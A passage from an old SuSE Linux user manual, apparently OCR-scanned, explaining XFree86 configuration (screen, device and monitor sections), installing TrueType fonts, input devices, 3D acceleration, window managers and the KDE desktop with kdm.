First we will take a closer look at the screen section. As mentioned above, this combines a monitor and a device section, and determines which resolution, using which color depth, should be used.

A screen section might look like the example in File contents 8.6.1 page 270.

This example shows that **`Section Screen`** contains a number of lines, each specifying an element of the screen display.

The first of these, **`Driver`**, determines which X server this screen applies to. The servers listed on page 263 are accessed via the keywords in Table 8.5 on the next page.

`Accel`	For special accelerated servers

Table 8.5: continued overleaf...

Mono	Not VGA 1 and 4-bit server
SVGA	Super VGA server
VGA2	1-bit (monochrome) VGA server
VGA16	4-bit VGA server

Table 8.5: Driver keywords for the screen section in `/etc/XF86Config`

There can be a screen section for each server in `XF86Config`, which will be used if the corresponding server is started.

The next two lines, **`Device`** and **`Monitor`**, specify the graphics card and the monitor which belong to this definition. These just point to the Device and Monitor sections with the corresponding names. These sections are discussed later in more detail.

Using **`DefaultColorDepth`**, you can select which color depth mode the server will start with if it is not explicitly stated.

There is a **`Display`** subsection for each color depth. **`Depth`** assigns the color depth of this subsection. Possible values for **`Depth`** are: 8, 16, 24 and 32. Not every X server supports all these modes. For most cards, 24 and 32 are basically the same, some take 24 for packed-pixel 24bpp mode, whereas others choose 32 for padded-pixel mode.

After the color depth, a list of resolutions is set (**`Modes`**). This list is checked by the server from left to right. For each resolution, a suitable **`Modeline`** is searched for, which has to correspond to one of the given clock rates or a clock rate to program the card.

The first resolution found is the so-called **`Default mode`**. With `Ctrl` + `Alt` + `gray +`, you can switch to the next resolution in the list to the right, with `Ctrl` + `Alt` + `gray -`, to the left, thus enabling you to vary the resolution whilst X Windows is running. The last two lines of this subsection refer to the size and anchoring of the virtual screen. Size depends on the amount of memory installed on your card and the desired color depth, not on the maximum resolution of the monitor. Since modern graphics cards have a large amount of video memory you can create very large virtual desktops. You should note, though, that you may no longer be able to use 3D functionality, if you fill practically the entire video memory with a virtual desktop. If the card has 16 MB video RAM, for example, the virtual screen can be up to 4096x4096 (!) pixels in size at 8-bit color depth.

Especially for accelerated cards, it is not recommended to use up all your memory for the virtual screen, since this memory on the card is also used for several font and graphics caches.

Device Section

A device section describes a specific graphics card. You can have as many device entries in `XF86Config` as you like, as long as their names are differentiated,

```
Section "Screen"
    Driver      "accel"
    Device      "Miro Crystal 40SV"
    Monitor     "EIZO T563-T"
    DefaultColorDepth  16
    Subsection  "Display"
        Depth       8
        Modes       "1024x768" "800x600" "640x480"
        ViewPort    0 0
        Virtual     1024 768
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes       "1280x960" "1152x864" "1024x768" "800x600"
        ViewPort    0 0
        Virtual     1280 960
    EndSubsection
    Subsection "Display"
        Depth       32
        Modes       "1024x768" "800x600" "640x480"
        ViewPort    0 0
        Virtual     1024 768
    EndSubsection
EndSection
```

File contents 8.6.1: An example of the screen section in `/etc/XF86Config`

using the keyword **`Identifier`**. As a rule — if you have more than one graphics card installed — the sections are simply numbered in order the first one is called **`Device[0]`**, the second one **`Device[1]`** etc. In the file 8.6.2 you can see the section from the **`Device`** section of a computer in which a Matrox Millenium PCI graphics card is installed.

```
Section "Device"
  BoardName     "MGA2064W"
  BusID         "0:19:0"
  Driver        "mga"
  Identifier    "Device[0]"
  VendorName    "Matrox"
  Option        "sw_cursor"
EndSection
```

File contents 8.6.2: The device section of the file `/etc/X11/XF86Config`

If you use SaX2 for configuring, then the device section should look something like the above diagram. Both the **`Driver`** and **`BusID`** of course are dependent on the hardware installed in your computer and are detected by SaX2 automatically. The **`BusID`** defines the PCI or AGP slot in which the graphics card is installed. This matches the ID which is displayed by the command lspci. Note here that the X server wants details in decimal form, while lspci displays these in hexadecimal form!

Via the **`Driver`** parameter you can specify the driver to be used for this graphics card. If the card is a Matrox Millenium then the driver module is called **`mga`**. The X server then searches through the **`ModulePath`** defined in the **`Files`** section in the `drivers` subdirectory. In a standard installation this is the directory `/usr/`

X11R6/lib/modules/drivers. For this purpose simply _drv.o is added to the name, so in the case of the **mga** driver the driver file **mga_drv.o** is loaded.

The behavior of the X server or of the driver can also be influenced through additional options. An example of this is the option **sw_cursor** which is set in the device section. This deactivates the hardware mouse cursor and depicts the mouse cursor using software. Depending on the driver module, you have various options available which can be found in the description files on the driver modules in the directory /usr/X11R6/lib/X11/doc. Generally valid options can also be found in the manpage for **XF86Config** (**man XF86Config**) and manpage for **XFree86** (**man XFree86**).

Monitor Section

Monitor sections each describe, in the same way as the device sections, one monitor. Again, there can be as many **Monitor** sections as you want in XF86Config. The server layout section specifies which monitor section is relevant.

The same applies for monitor definitions: they should only be set by experienced users. A critical part of the monitor section is the so-called modelines, which set horizontal and vertical timings for the appropriate resolution. The monitor properties, especially the allowed frequencies, are stored in the monitor section.

> **Caution**
> Unless you have an in-depth knowledge of monitor and graphics card functions, nothing should be changed in the modelines, since this could cause severe damage to your monitor!

For those who may want to develop their own monitor descriptions, the documentation in /usr/X11/lib/X11/doc might come in handy. The section [FCR93] deserves a special mention. It describes in detail how the hardware functions and how modelines are created. Luckily a "manual" setting of the modelines is hardly ever needed nowadays. If you are using a modern multisync monitor, the allowed frequencies and optimal resolutions can, as a rule, be read directly from the the monitor by the X server via DDC, as described in the SaX2 configuration section. If this is not possible for some reason, you can also use one of the VESA modes included in the X server. This will function with practically all graphics card/monitor combinations.

8.6.1 Inserting Additional (True Type) Fonts

A standard X11R6 X server installation also includes a large number of fonts. These can be found in the directory /usr/X11R6/lib/X11/fonts, each divided into logically connected groups in subdirectories. Make sure that only subdirectories of the X server are used which –

- are entered in the files section, **Files** of the file /etc/X11/XF86Config as **FontPath**.

- contain a valid `fonts.dir` file.
- were not closed while the X server was running using the command xset –fp.
- or which were started while the X server was running using the command xset +fp.

Since version 4.0, XFree86 can use not only its own format **`Type1`** (a PostScript format) for scalable fonts and **`pcf`** for bitmap ones, but also the **`ttf`** (engl. *true type font*) of this file format. As described in section 8.2 page 232, this support is provided via loadable modules of the X server. Thus you can also use directories containing true type fonts together with the X server. To do this, hardly any preparation is needed.

A big advantage of most true type fonts, apart from their very good scalability, is that these fonts almost always contain more than the normal 255 characters of the font for western Europe coded in "iso-8859-1". With these fonts you can display Cyrillic, Greek or east-European languages without any problem, and with special software, even Asian languages.

This description is essentially about the use of fonts as 8-bit character sets. If you want to use characters of Asian languages (Japanese, Chinese etc.), you can use special editors which are also available in SuSE Linux.

An 8-bit character set contains 255 characters and basically consists of the US-ASCII character set, which defines only the first 128 of 255 possible characters, to be able to expand further characters. One text character thus occupies 8-bits in the computer memory. As 127 characters are certainly not enough to record the special characters, for example, of all European languages, the various languages are combined into groups and this group is then given a short name. The relevant character set is named according to the appropriate norm as the "iso-8859-x" character set, where by the x stands for a number from 1 to 15. The exact order of characters in the **`iso-8859-1`** character set can be found from the manpage for **`iso-8859-1`** (**`man iso-8859-1`**).

The more well-known codings are listed in table 8.6 : further ones can be taken from the above-mentioned manual page.

Font	Supported regions, contains special characters
iso-8859-1	West European languages: Spanish, German, French, Swedish, Finnish, Danish and others
iso-8859-2	Central and Eastern Europe: Czech, Rumanian, Polish, German and others
iso-8859-5	Cyrillic characters for Russian
iso-8859-7	Greek characters for Greek
iso-8859-15	As iso-8859-1, but with characters for Turkish and the Euro sign.

Table 8.6: Important font codings

The user must then — depending on the language used — select the matching coding. Especially when transferring texts between different computers, the coding used must also be transferred. The advantage of this procedure is obvious: To receive support for regional special characters you only need to select the correct coding and immediately (nearly) all programs will be able to portray these special characters, since (nearly) all programs use an 8-bit value (one byte) to represent a text character. If the wrong coding is chosen then the special characters will be wrongly depicted. With most X applications, as well as with the KDE desktop, you can usually select the coding of the character set when you are configuring the font to be used. In X applications the coding is usually referred to as **`Encoding`**.

The disadvantage of this method is that some language combinations are impossible: You can not for example easily write a German text with umlauts in which you mention Russian place names in cyrillic. This dilemma can only be solved using a different approach, with the use of Unicode. Unicode codes characters — differently to ASCII — not with one but with two or even more bytes, allowing considerably more characters to be represented. Only if you use Unicode can you depict Asian languages with more than 127 characters, such as Chinese, Japanese or Korean on the computer. The disadvantage of this method is that most existing software cannot handle these characters and that you can only read or write texts yourself with Unicode characters using special software. If you want more information on using Unicode fonts in Linux, take a look at the URL http://www.unicode.org. It is expected that in future more and more programs will support Unicode characters. In SuSE Linux there is the program yudit to enter texts in Unicode. The program yudit can be found in package `yudit`, series `xap` or after installation via the SuSE menu, under **`Office`** and then under Editors.

After these observations, we now have a step by step description of the installation of additional fonts, using the example here of true type fonts.

Locate the fonts that you want to install in your X Window System. If you have licensed true type fonts then you can simply use these on your system. Mount the partition containing these fonts either as described in 19.11 page 511 or via the relevant icon on the desktop.

You should create a font directory — if this does not yet exist — and change to it. SuSE Linux already has a directory called `/usr/X11R6/lib/X11/fonts/truetype`, you can copy the relevant fonts to this directory.

```
earth:/root # cd /usr/X11R6/lib/X11/fonts/truetype
```

Create links to the ttf files and create the font directory. Note that for true type fonts you need a special program called ttmkfdir, package `ttmkfdir`, series `xap` to create the file `fonts.dir`. Traditional X fonts are included using the command mkfontdir. Instead of the path `/path/to/the/fonts`, set the corresponding path in which these fonts are located.

```
earth:/usr/X11R6/lib/X11/fonts/truetype # ln -
s /pfad/zu/den/fonts/*.ttf .
earth:/usr/X11R6/lib/X11/fonts/truetype # ttmkfdir -
o fonts.dir
```

If the X server is already running, you can now make the fonts dynamically available. To do this enter:

```
newbie@earth:/home/newbie > xset +fp /usr/X11R6/lib/X11/fonts/truetype
```

Tip

The xset command accesses the X server via the X protocol. It must therefore have access permissions for the running X server. This is the case, for example, if the user `newbie`has started the X server. You can find more on this in the for manpage for **`xauth`** (**`man xauth`**)

.

To set up the fonts permanently you should add this search path to the `XF86Config` file. You can use SaX2 to do this. To change the fonts path you must select the '`Custom`' configuration mode of `SaX2`. In '`Path dialog`' you can add the directory, with '`Add`', to the directories already listed.

You should test if the fonts were set up correctly. To do this use the command xlsfonts. If the fonts are correctly installed, the list of all installed fonts, including the newly installed True Type Fonts, is displayed.You can also use the KDE program, kfontmanager, which displays the installed fonts with an example text.

```
newbie@earth:/home/newbie > xlsfonts
```

These newly installed fonts can then be used in all X applications.

8.6.2 Setting up input devices

If you wanted to describe all the possible settings of input devices you could write a whole book on it, simply because there are a huge number of input devices available in the computer world. The following section will try to give you a few recipes with which you can configure these input devices. The somewhat abstract term "input devices" refers to the mouse and keyboard, but also to touch pads, etc. Look for the relevant heading below to find more information on your relevant topic. You can, of course, find more detailed information in the X server documentation, especially in the manpage for **`XF86Config`** (**`man XF86Config`**).

Mouse

Wheelmice If you have set up the mouse with SaX2, then you can also use the basic functionality. You might have a mouse with a wheel (a so-called "wheel mouse"), in which case you would like to use this wheel in X applications, e.g. for scrolling. If you have such a wheel mouse with SaX2 as described in section 8.3.1 page 237, with the extended settings in the SaX2 mouse menu, '`wheel mouse`', than movements on the wheel are passed on to applications as movements on buttons **`4`** and **`5`**. Unfortunately, only a few X applications can handle this. To be able to use the wheel in all programs, you just need to install the program package `imwheel`, series `ap`, in the running X server.

You can do this in the file `~/.xinitrc`. You can insert the program command, for example directly under the commentary line `finally start the window manager`. This small utility converts the "mouse clicks" which are produced by moving the wheel, to configurable key clicks. These are preconfigured to Bild ↑ and Bild ↓ the program can also be configured via the file `/etc/imwheelrc`. In this way you can operate every X program which can be used via the keyboard, with your wheel mouse as well. If you copy the configuration file to `~/.imwheelrc`, then you can also make changes as a normal user, not just as "root".

Using the mouse for left-handed people To swap the left and right mouse button functions, you can enter the following command:

```
newbie@earth:/home/newbie > xmodmap -e "pointer = 3 2 1"
```

You can also include this command in the file `~/.xinitrc`.

Two mice or a touch pad It is no problem if you want to include a second mouse or a touch pad. Again, we would advise you to use SaX2. Chose the '`Custom`' configuration mode and in the '`mouse`' menu, add a further mouse symbol, using the '`New`' button. This second mouse will not be configured automatically, but you can enter the data yourself by hand. Under '`Drivers`' you can chose the relevant driver **`mouse`** if this is another mouse, or you can select one of the drivers listed for touch pads. Under '`Protocol`' and '`Connection`', the procedure is similar. The setting '`Protocol`' only makes sense if you are using the **`mouse`** driver. Otherwise you should select the pads type settings in the Expert dialog. If you have a touch pad driver, xxx **None** '`Protocol`'.

In the '`Expert`' menu then choose additional options in '`Miscellaneous`'. The option **`Send Core Events`** deserves special mention here; if you activate this action you can use input devices in a parallel fashion. Otherwise you can switch between the two input devices using the command xsetpointer. You can use the command

```
newbie@earth:/home/newbie > xsetpointer -l
```

to have a list of possible input devices displayed.

Keyboard

By nature there is not as much to write about the subject of "Keyboard" as there is on other input devices. Usually there is nothing special to configure here.

The following programs and files can however be that useful in certain cases: To make changes or just to test the keyboard layout during operation there is the program xkeycaps, package `xkeycaps`, series `xap` . In the file `~/.Xmodmap` you can then save changes permanently to individually changed characters. For the format of this file, see the manpage for **`xmodmap`** (**`man xmodmap`**).

In KDE the program kikbd ("International keyboard layout") is available in the '`System`' menu of KDE. With this you can switch very conveniently between different keyboard layouts. This program is very useful if, for example, you want to use an English keyboard for programming (here the brackets {} and [] are much more easily accessible) and a German keyboard to write texts.

8.6.3 3D acceleration

With a number of graphics cards it is now possible to use 3D acceleration with XFree86. Please note that a number of 3D drivers are still at a beta stage!

Unfortunately the newly introduced “DRI” *Direct rendering infrastructure* in XFree86-4.0 can only be used with the “Hacker kernel versions” 2.3. This **DRI** ensures that the X server can access the 3D acceleration functions of the graphics card directly with kernel support.

XFree86-3.3.x does not use any special kernel module for 3D support. Here there is a server module called **glx.so** which is configured in the **Modules** section of the file /etc/XF86Config. If you have not already activated 3D support during installation with YaST2 then you should install the matching 3D module for your graphics card, using YaST. The module can be found in the series **x3d**.

This module provides support for 3D hardware acceleration. In the file /etc/XF86Config — if that was not already set up during installation — add the line **Load ”glx.so”** in the **”Modules” Section**. This module ensures that the X server understands the 3D commands and can interpret them correctly. A similar procedure is used in XFree86-4.0, only here you must omit the ending **.so**, as this ending is added automatically by the X server.

The 3D commands are then used by the OpenGL-compatible MESA graphics library. This library is in each case — always matching the graphics cards in question — contained in the same package as the **glx** module for the X server and accesses directly this 3D extension of the X server. This library therefore does not need to be installed again separately. Strictly speaking, the 3D support consists of 2 parts: a “shared library” which is installed in the system and which is used by applications like other shared libraries, and a modular extension of the X server.

Installed 3D applications can now directly use acceleration functions. A number of demo programs can be found in the package glutdemo, series x3d. After installing 3D acceleration, you can try for example, the following command in an xterm:

```
newbie@earth:/home/newbie > /usr/lib/glutdemo/demos/atlantis/atlantis
```

9 The Window Manager—Window to Your Machine

The Window Manager—Window to Your Machine

Once the configuration of the X server is accomplished, the typical user immediately wants to implement a colorful desktop with windows, menus and many other features that a first-rate desktop needs.

This chapter looks at window managers. The following topics are covered:

- the window manager and its tasks
- fvwm2—a classical window manager in Linux
- KDE—the K Desktop Environment as an alternative
- susewm—a very elegant way to modify your own configuration file
- in practice—adapting all the various settings

Even if you are eager to rush ahead, you still need some theory to begin with, so be patient!

9.1 Some Theory

9.1.1 General

In contrast to the monolithic graphics desktops used in Windows and OS/2, the various functional layers used by UNIX and Linux are separated into independent sections. This, at first glance, makes the system more complex. On the other hand, it gains flexibility and the system is able to handle more complex tasks.

The first layer above the hardware is the operating system, which handles "low-level" tasks like memory management, for example.

On the next layer the ☞*X Server* (X Window System) is located, which corresponds to the "graphics device driver" used in other systems. The X server provides a network-wide abstract layer below the GUI itself. Thus, you are able to use these services via an entire network (including the Internet).

In short: The X server actually does "nothing else" but:

- communicate with the graphics card,
- draw dots, lines, rectangles and text, and

- distribute services over the net or on the local host.

Even though most users run an X server locally (i.e. just on their own machine), its integrated network capabilities, transparent for the user, are a huge advantage in using an X server.

Thus a uniform interface has been created which does not put any limitations on the graphical design of the desktop. Only because of this is it possible for different graphical desktops to be developed, and yet have all programs displayed in the same way on all desktops. In a network environment it is also possible, for example, to have an application run on the machine in the office, but have all its screen output displayed on the PC at home. It does not matter here if just single applications, or the entire desktop are running on the remote computer. The hardware architecture, and the operating system also play no role here (as long as they support X11). Thus, for example, you no longer need to sit in the same room as the powerful, but noisy, workstation, but you can work on another, less powerful computer, from the comfort of the office, with the application running on the workstation remotely. Since Linux is a multi-user system, a number of different users can work on the same machine, via X terminals[1].

Now, to be able to display all the graphics stuff such as rectangles and things known as “windows”, the services of a window manager are essential.

Windows are important to clarify context; windows let you start applications in windows next to each other, and provide menus with which you can operate your system comfortably.

The window manager is an additional layer between the X server, your application programs and the user.[2]




Figure 9.1: Layers of GUIs in Linux

On Linux there is a wide variety of window managers, e. g.: whereby distinction should be made between pure window managers and “Desktop Environments”.

[1]an X terminal is an small computer without a hard drive, which boots via the network
[2]X application developers may access the server directly.

Whilst window managers only manage the windows, a "Desktop Environment" manages a number of applications, all having the same look and feel.

In SuSE Linux the following window managers, amongst others, are included:

- fvwm and fvwm2 (*the* window manager)
- fvwm95 (Windows 95 clone)
- bowman (has the look and feel of NeXTSTEP)
- ctwm
- afterstep
- olvwm (OpenLook virtual window manager)
- cde – Common Desktop Environment (commercial)
- kwm – window manager of the K Desktop Environment (KDE)

For a long time the Fvwm was THE Linux window manager. On the basis of this, a number of different window managers were written, which are all configured in a similar way, although they all have their peculiarities. To this family belong the Fvwm in versions 1, 2 and 2.2, as well as afterstep, bowman, cdesim and fvwm95.

You will also find the following desktop environments

- KDE K Desktop Environments (standard in SuSE Linux)
- GNOME – GNU Network Object Model Environment
- CDE – Common Desktop Environment (commercial)

Apart from these, there are many other window managers available, including Wm2, Mlvwm, Qvwm, Enlightenment, Twm, Icewm, Scwm . . .

Which window manager you use depends mainly on personal preferences, the functions you need and the performance of your particular hardware. There are remarkable differences in memory use between window managers. You should only use a desktop such as KDE or GNOME if you have at least 32MB, 64 MB is preferable. But it is in the configurability and flexibility to accommodate new features and updates, where differences between window managers make themselves felt. In Figure 9.4 on the next page, Figure 9.5 page 281 and Figure 9.3 on the next page you see three examples of window decoration.




Figure 9.2: No window decoration. X11 without a window manager




Figure 9.3: Window decoration of kwm in the KDE Desktop

Figure 9.4: Window decoration of Fvwm2

There is nothing to stop you installing and trying out the various window managers simultaneously. Once you have decided on a certain window manager, you can adapt it, together with your desktop, to your personal needs. The KDE Desktop is installed as the standard desktop, because this is currently the one which has been developed furthest.

Most of the window managers mentioned locate their configuration files and related data in subdirectories of `/usr/X11R6/lib/X11`. Feel free to rummage around!

> **Tip**
>
> Hint: most of the information in this chapter refers to fvwm2 or KDE. We recommend them both!

9.1.2 What Does a Window Manager Manage?

Here is a short (and incomplete) list of what desktop properties you can change by using a window manager:

- appearance of your windows
  - width and height, colors, 3D effects of the window frame
  - window controls, e. g., for moving and enlarging windows (the so-called window decoration), headings and fonts
- overlapping of windows
  - raising of windows (e. g., AutoRaise).
  - pinning of windows
- focusing of windows by:
  - clicking




Figure 9.5: Window decoration of WindowMaker

   - entering with the mouse pointer

- popup menus
   - look and feel of menus (colors, fonts)
   - behavior of menus and submenus
- screen background
- virtual desktop (multiple desktops/screens)
- icon management
- linking sounds to actions on your desktop

Not all window managers provide a graphic and intuitive means of configuration to set up and administer the above-mentioned functions. KDE, GNOME, WindowMaker and Enlightenment do, however.

Most window managers read one or more configuration files at startup. The behavior of the window managers may be set in these files. The syntax itself is more or less mnemonic. It's a pity that all of the window managers use a different format for saving their configuration files. You will need to read the appropriate manpages.

Eventually, you will settle on your "favorite" window manager. You will learn its idiosyncrasies and configure it to suit your needs.

9.1.3 Starting Different Window Managers

SuSE Linux has different ways of starting a window manager, depending on how you want to start your X Window System.[3]

Starting with `xdm`

If you use **`xdm`** instead of **`kdm`**, you must set the environment variable `WINDOW-MANAGER` as described below.

[3] The two main ways are either via `xdm` or a text console.

Starting with `startx`

If you don't have the X Window System started automatically after booting, you can, using the command **`startx`**, start a specific window manager from the console. This can be done simply by entering:

```
newbie@earth: > startx fvwm95
```

to start the Fvwm95 directly. This works for most of the window managers included. You can extend this command to include, for example, settings of color depth, if you want to use the color-intensive AfterStep (**`afterstep`**). The command:

```
newbie@earth: > startx afterstep -- -bpp 16
```

starts the X Window System in 16 bit color depth (65536 colors) with AfterStep as the window manager.

As the window manager name, the name of the executable window manager program is always used here.

The `WINDOWMANAGER` variable

Instead of having to specify the window manager each time you start, and if you always want to use the same manager from now on, you can enter the following line in the file `~/.bashrc` in your `HOME` directory, or modify the existing line:

```
export WINDOWMANAGER=fvwm95
```

to make Fvwm95 the default. Here as well the name of the executable window manager program must be specified, possibly including the path of the file if the corresponding directory is not contained in your `PATH` environment variables.

You can also insert the entry shown above into the file `/etc/profile` if you want, or need, to define your window manager settings system-wide. In doing this, though, you should ensure that each user in the system is able to overwrite this setting in his own `~/.bashrc` file.

> **Note**
> If you start your X Window System via kdm (a feature of KDE), you must not set the environment variable `WINDOWMANAGER`. Instead, select your window manager from the kdm pulldown menu. See Section 9.2 on the facing page.

Changing the window manager whilst system is running

If you use susewm you are offered the option to change the window manager to one of a number of window managers, particularly those of the fvwm family.

Please note here that any already opened windows, and thus the processes running in them, are not interrupted. For certain window managers such as ctwm, mwm, kwm (KDE) or CDE however, this is not possible for technical reasons (the programmers of the window managers did not plan for this feature). You can nevertheless change between window managers as you please, using the SuSE tool DyDe. This also allows you to start and end various desktop elements of KDE and GNOME. If you want to use this, you must define suse as the window manager or select it in kdm.

9.2 KDE – the K Desktop Environment

KDE is a graphical user interface that is standardized and easy to configure. Many applications use the KDE look and feel. KDE stands for "K Desktop Environment" and is a project founded in 1996.

KDE comes with a window manager, kwm, a file manager, kfm, which plays a central role, and a system-wide help system, kdehelp. This help system supports HTML manpages as well as GNU info. Many applications are available for KDE, including mailers, news readers, games, system info tools and much more.

Please be aware that KDE is still considered beta software (as you can see from the version). It is susceptible to occasional crashes, but luckily, not very often.

KDE is totally ☞*URL* and ☞*MIME*-based. This, in particular, means that all details of path and links to files are passed on and processed using a standard form and transfer protocol (e. g., links to files, links to an HTML page, a file in your filesystem, a help page or an FTP site). It is also defined via "Mimetypes" which programs can read which files. Through this it is possible to look at these by mouse click, irrespective of the time and source of the data, and possibly to modify them.

Thus it is possible to view different files and formats with the same viewer.

Furthermore, KDE has many drag-and-drop features (e. g., copying a file from an FTP site to your local system).

The KDE helpdesk, kdehelp, is a powerful application. All authors are obliged to provide their help pages as HTML pages. Besides the help system itself (this may be launched from each application itself via its '`Help`' button), it is capable of browsing even GNU info pages or UNIX manpages.

Just a few further interesting features in a long list are that you can configure applications written in KDE, and KDE itself, uniformly, simply and conveniently by menu, and store icons on the KDE desktop as links.

This behavior of KDE is made possible by means of the QT widget set. Similar to Motif, QT is a set of graphics libraries that enable you to create GUIs on the X Window System. Please note that the license conditions of QT differ from GPL (see `/usr/share/doc/packages/qt/LICENSE`).

9.2.1 Installation Overview

Here, we give a short overview of the KDE installation—mainly path settings, location of files, configuration options and important key combinations.

By default, KDE is written to `/opt/kde`. Every KDE application may be found in this subdirectory. Setting an environment variable `KDEDIR` in `/etc/profile` makes it easier to access KDE applications.

The KDE binary path `/opt/kde/bin` is automatically added to your `PATH` variable when you install KDE.

There are many subdirectories in `/opt/kde`. In Table 9.1, we discuss only the most important ones.

`/opt/kde/bin`	all KDE program binaries
`/opt/kde/share/config`	system-wide configuration files
`/opt/kde/share/applnk`	application links (menu)
`/opt/kde/share/apps`	files of KDE programs
`/opt/kde/share/doc`	the on-line help system
`/usr/share/doc/packages/kde`	additional information on KDE

Table 9.1: KDE—important directories

Alt + F1	The K menu is opened.
Alt + F2	A universal entry field is opened. Here you can enter URL's, local directories or programs/commands
Alt + F3	This closes the window.
Alt + Tab	Here you can switch between the windows of the current desktop
Ctrl + Esc	A session overview is opened display<ing all the windows of the desktop
Ctrl + F1...F8	Switches between desktops 1 to 8.

Table 9.2: KDE – Important key combinations

9.2.2 kdm—a Graphical Login

The KDM display manager, kdm, is a nice feature of the KDE system. This tool is a valuable enhancement to the Linux system, in which users can login graphically (normally done with xdm). KDM's default configuration with SuSE Linux is shown in Figure 9.6 on the facing page.

There are buttons to select the desired window manager ('`Session Type`') or the language ('`Language`'). An interesting feature (especially for standalone workstations) is the '`Shutdown`' button – to shutdown the machine.

kdm may be adapted to your needs either via a configuration file in `/opt/kde/share/config/kdmrc` or, since the Beta 3 version, from a configuration dialog which may be launched from the KDE menu.

SuSE Linux provides another enhancement—the configuration of the window managers themselves and the startup mechanism of kdm.

Here, you should create two variables:[4]

[4] These variables are described on page 464.

Figure 9.6: The kdm display manager

- **`DISPLAYMANAGER`**
  Assigns whether the user wants to log into a text console, runlevel 2, or via `kdm` or `xdm`, runlevel 3. For the text console, enter `console` or the empty string `""`.
- **`KDM_SHUTDOWN`**
  Assigns which user is permitted to shut down the machine from within kdm. Here you may enter either `'root'` (`root`), every user (`all`), nobody (`none`) or a user on the local machine (`local`).

SuSEconfig writes these values to `/opt/kde/share/config/kdmrc`, which are then available at the next start of kdm (you may want to restart the server by entering `Ctrl` + `Alt` + `←`). If you plan to make changes yourself, please make them in `kdmrc.in` as `/opt/kde/share/config/kdmrc` is created from this file by SuSEconfig.

Tip

If you want to get rid of this mechanism, just delete or remove `/opt/kde/share/config/kdmrc.in` and SuSEconfig will no longer touch your `kdmrc`.

9.2.3 So What's So Special About KDE?

Now that we are able to use kdm's graphical login, it is time to go into the specialities of KDE. For this, we will just describe the behavior of KDE after logging (or after entering **`startx`**).

Shortly after the actual login, a couple of dialog boxes appear, announcing that certain files and directories are missing. This is not an error. KDE creates configuration directories in your home directory that are similar to its tree in `/opt/kde`. These, in particular, are: `HOME/.kde` and `HOME/Desktop`. The first is for configuration files and the latter for links. Thus, you may just press ⟨↵⟩ in the dialog boxes. They won't appear at the next KDE session.

Thereafter, the kfm (K file manager) is launched. kfm is a basic component of the KDE system. As mentioned above, it is able to handle many different file formats. The behavior is totally transparent to the user: be it an archive from an FTP site (URL prefix: `ftp:`), a manpage (URL prefix `man:`), a GNU info page (URL prefix `info:`) or an HTML page from a WWW site (URL prefix `http:`). It is even possible to view images using an external tool. A typical KDE desktop is shown in Figure 9.7. The user will become familiar with these features in minutes.




Figure 9.7: The filemanager kfm

Clicking on a symbol with the right mouse button opens the kdm configuration tool for this application. Every setting of the application itself is written to a file with the `.kdelnk` extension. Changing settings is done via a property window as shown in Figure 9.8 on the next page. This file is an editable ASCII file. It is recommended that you look at these files located in `HOME/Desktop` (or in `/opt/kde/share/applnk` for the system-wide configuration files). The contents are standard to all KDE applications. So if you know how to write just one of them, you are set.

The last program to be launched is KPanel, the menu bar. Here, you will find some objects for the virtual desktops. A special one is the "K" button. All available KDE applications are grouped together here (see `kdelnk` files!). You will also find the KDE system settings here in the KDE control center, and much more.

But that's not all KPanel has to offer. You may copy application icons using drag-and-drop onto it and launch them directly from the panel. Moreover, KPanel may

